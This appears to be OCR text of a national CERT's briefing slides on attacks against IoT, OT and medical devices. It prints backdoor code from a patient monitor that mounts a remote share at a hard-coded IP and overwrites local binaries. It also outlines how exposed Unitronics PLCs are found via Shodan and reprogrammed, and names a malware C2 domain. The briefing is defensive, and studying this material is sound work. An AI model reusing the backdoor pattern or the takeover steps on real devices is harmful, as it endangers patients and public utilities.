
The nearest neighbor

- So attackers Targeted nearby organizations to expand access.
- They search for dual-homed systems (wired + Wi-Fi connections) such as laptop , router.
- Attackers Compromised a wired-connected system and used its Wi-Fi adapter.
- Then they Connected to Organization A's Wi-Fi SSID and authenticated, gaining network access.


Nearest Neighbor

Wi-Fi Attack

Hacker Sitting
in Russia



Organization 1



Organization 2

Chinese Backdoors


A cybersecurity vulnerability analysis

EG|CERT

NTRA
National Telecom Regulatory Authority
الجهاز القومي لتنظيم الإتصالات

Backdoor in Chinese Devices

- The Cybersecurity and Infrastructure Security Agency (CISA) analyzed the firmware for the Contec CMS8000
- Contec CMS8000 is s patient monitor used by Public Health sector
- The device contains an embedded backdoor function with a hard-coded IP address
- The backdoor Exposes Private Personal Information to an Unauthorized Actor exists.



Backdoor in Chinese Devices

1- Activate ethernet port

2- The device mounts a remote NFS

Hardcoded IP registered to a university

```
write_cmd("ifconfig eth0 up");
local_14 = write_cmd("mount -o nolock -t nfs [Hardcoded IP address]:/pm /mnt");
if (local_14 == 0) {
    local_14 = access("/mnt/monitor", 0);
    if (local_14 == 0) {
        updateState = 2;
        local_14 = write_cmd("cp -rf /mnt/* /opt/bin");
        if (local_14 == 0) {
            updateState = 3;
            local_14 = write_cmd("cp -f /opt/bin/start /opt/startmonitor");
```

copy all the files from the /mnt directory to the local device's /opt/bin directory


checks whether a file at /mnt/monitor exists

EG|CERT

NTRA National Telecom Regulatory Authority الجهاز القومي لتنظيم الإتصالات


Maybe it is a firmware update mechanism?!!

1. It is unusual that the remote file share is mounted via an IP address.
2. Manufacturers typically deliver firmware updates in update packages
   - To track precisely what firmware version is installed on the device
   - It also provides a way to check for new firmware integrity.
3. Remote access hosts for vendor update mechanisms are referenced via DNS hostnames not IP address.




Backdoor functionality

- files are copied from the remote share to the device's local filesystem.
- The copy mechanism automatically overwrites existing files on the device.
- No integrity verification mechanism, such as code signing verification, is performed before the copy occurs.
- the copy command used by the function does not record which specific files are overwritten



Data leak

- **The research team created a simulated network, created a fake patient profile, and connected a [blood pressure cuff, SpO2 monitor, and ECG monitor] peripherals to the patient monitor.**
- **Upon startup, the patient monitor successfully connected to the simulated IP address and immediately began streaming patient data to the address.**



EG|CERT

NTRA
National Telecom Regulatory Authority
الجهاز القومي لتنظيم الإتصالات

Unitronics Attack

IOCONTROL Malware: Iranian Cyber Attacks on IoT & OT

EG|CERT

NTRA
National Telecom Regulatory Authority
الجهاز القومي لتنظيم الإتصالات

Iranian CyberAv3ngers

- In Feb 2024 CyberAv3ngers targeted devices operating in water treatment facilities in Israel and the United States
- They Leaved behind a message threatening other similar technology made in Israel.
- No other damage was done!!!!!

Why?!!

BBC

Home News Sport Business Innovation Culture Arts Travel Earth Video Live

US sanctions Iranian officials over cyber-attacks on water plants

2 February 2024

Share Save

Azadeh Moshiri
BBC News

The US has imposed sanctions on six officials in Iran's powerful Islamic Revolutionary Guard Corps (IRGC) which it says are responsible for the cyber-

TECH / SECURITY

Cyberattacks are targeting US water systems, warns EPA and White House

The Municipal Water Authority of Aliquippa, PA (pictured) was targeted by a cyber attack last year. Image: AP Photo / Gene J. Puskar

/ States a
assess vulnerabilities at water
utilities following attacks linked to
the Chinese and Iranian
governments.

by Jess Weatherbed
Mar 20, 2024, 5:12 PM GMT+2

3 Comments (3 New)

posed Water PLCs Are Easy
Iran

cted Unitronics Devices

February 9, 2024

Tweet Share Credit Eligible Get Permission

Screen of a Unitronics device hacked in Aliquippa, Pennsylvania, on Nov. 25, 2023 (Image: Municipal Water Authority of Aliquippa)

Here's one reason why Iranian state hackers may have been able to target Israeli-made pressure-monitoring controllers used by American water systems: Nearly 150 of the controllers are exposed to the internet - and some still use the default password 1111

EG|CERT

NTRA National Telecom Regulatory Authority

Unitronics Vision

- Unitronics vision is a PLC + HMI
- Vendor : Israel
- Uses PCOM communication protocol (proprietary protocol designed by Unitronics)
- Ok, how to hack it , We need to
  - Download the engineering workstation software (Visilogic)
  - Connect to the unitronics through the IP address
  - Authentication using password
  - Upload the new logic

The only way to connect the devices remotely is to be publicly facing the internet.

Indeed, this PLC is not facing the internet


Right???

NO

How they get the IP address?

- there are **890 unitronics devices publicly facing the internet**
- Most of these device have **old version of PCOM** protocol which has no password protection

- Using shodan.io:
  - 900 devices
  - PCOM exported
- Unpatched devices have no authentication!



Iranian Malware

Iran Again but in different domain

Oct 2023

EG|CERT

NTRA
National Telecom Regulatory Authority
الجهاز القومي لتنظيم الإتصالات

Iranian Hackers Use IOCONTROL Malware to Target OT, IoT Devices in US, Israel


- IOCONTROL is a type of malware designed to attack IoT (Internet of Things) and OT (Operational Technology) devices
- The attacked devices ranging from routers, PLCs (Programmable Logic Controllers), HMIs (Human-Machine Interfaces), to firewalls.
- It was discovered in a fuel management systems.


EG|CERT

NTRA
National Telecom Regulatory Authority

Who is behind it?

- The malware is believed to be linked to an Iranian hacker group called CyberAv3ngers
- The group claimed on Telegram that it attacked 200 gas stations in Israel and the U.S.
- It has been used to attack Orpak Systems (Israel-made) and Gasboy (U.S.-made)
- CyberAv3ngers leaked screenshots of management portals and databases containing sensitive information.


Admin - SiteOmat - Windows Internet Explorer
Certificate
SiteOmat
User Mngmnt
Sys Commands
Registration
Policy
Status
Reports
Wet Stock Mgmt
Local Management
Setup
Event Viewer
Admin
Exit
Start the system
Stop the system
Cold restart the system
Rebuild configuration
Logging disabled
Reset all pumps
Reset pump
Synchronize FCC
End Of Day
Start
Stop
Reload
Sys Init
Enable logs
Reset Pumps
Reset Pump
Sync FCC
End of day
ORPAK
Alarms
Done
Internet | Protected Mode: On


Cyber Av3ngers
8,470 subscribers
Pinned message
Your reactions lead to the worst consequences!
14 October 2023
ORPAK
We (CyberAv3ngers), hacked ORPAK Systems which is the provider of lots of gas stations across Israel.
4.6K 20:09
The internal view of ORPAK panel.
3.8K 20:14

Capabilities of the Malware

- It is a **modular malware**
  [The malware can run on multiple types of devices from different manufacturers].
- It uses the **MQTT protocol**, which is a common **communication method for IoT devices** to secretly communicate with the attackers' **command-and-control (C2)** servers while disguising its traffic.
- A domain "`tylarion867mino.com`" was registered on Nov. 23, 2023, possibly for controlling the compromised devices remotely.

Technical Details of IOCONTROL Malware

- The sample was **compiled for ARM-32 bit** architecture.
- It contained a unique GUID (855958ce-6483-4953-8c18-3f9625d88c27)
- The GUID might be used to **identify each victim system**.


Global Unique Identifier

EG CERT

NTRA
National Telecom Regulatory Authority

Technical Details of IOCONTROL Malware

- **The malware used in-memory unpacking, meaning it decrypted itself during execution to avoid detection.**



Triton Malware

Safety Devices is not safe

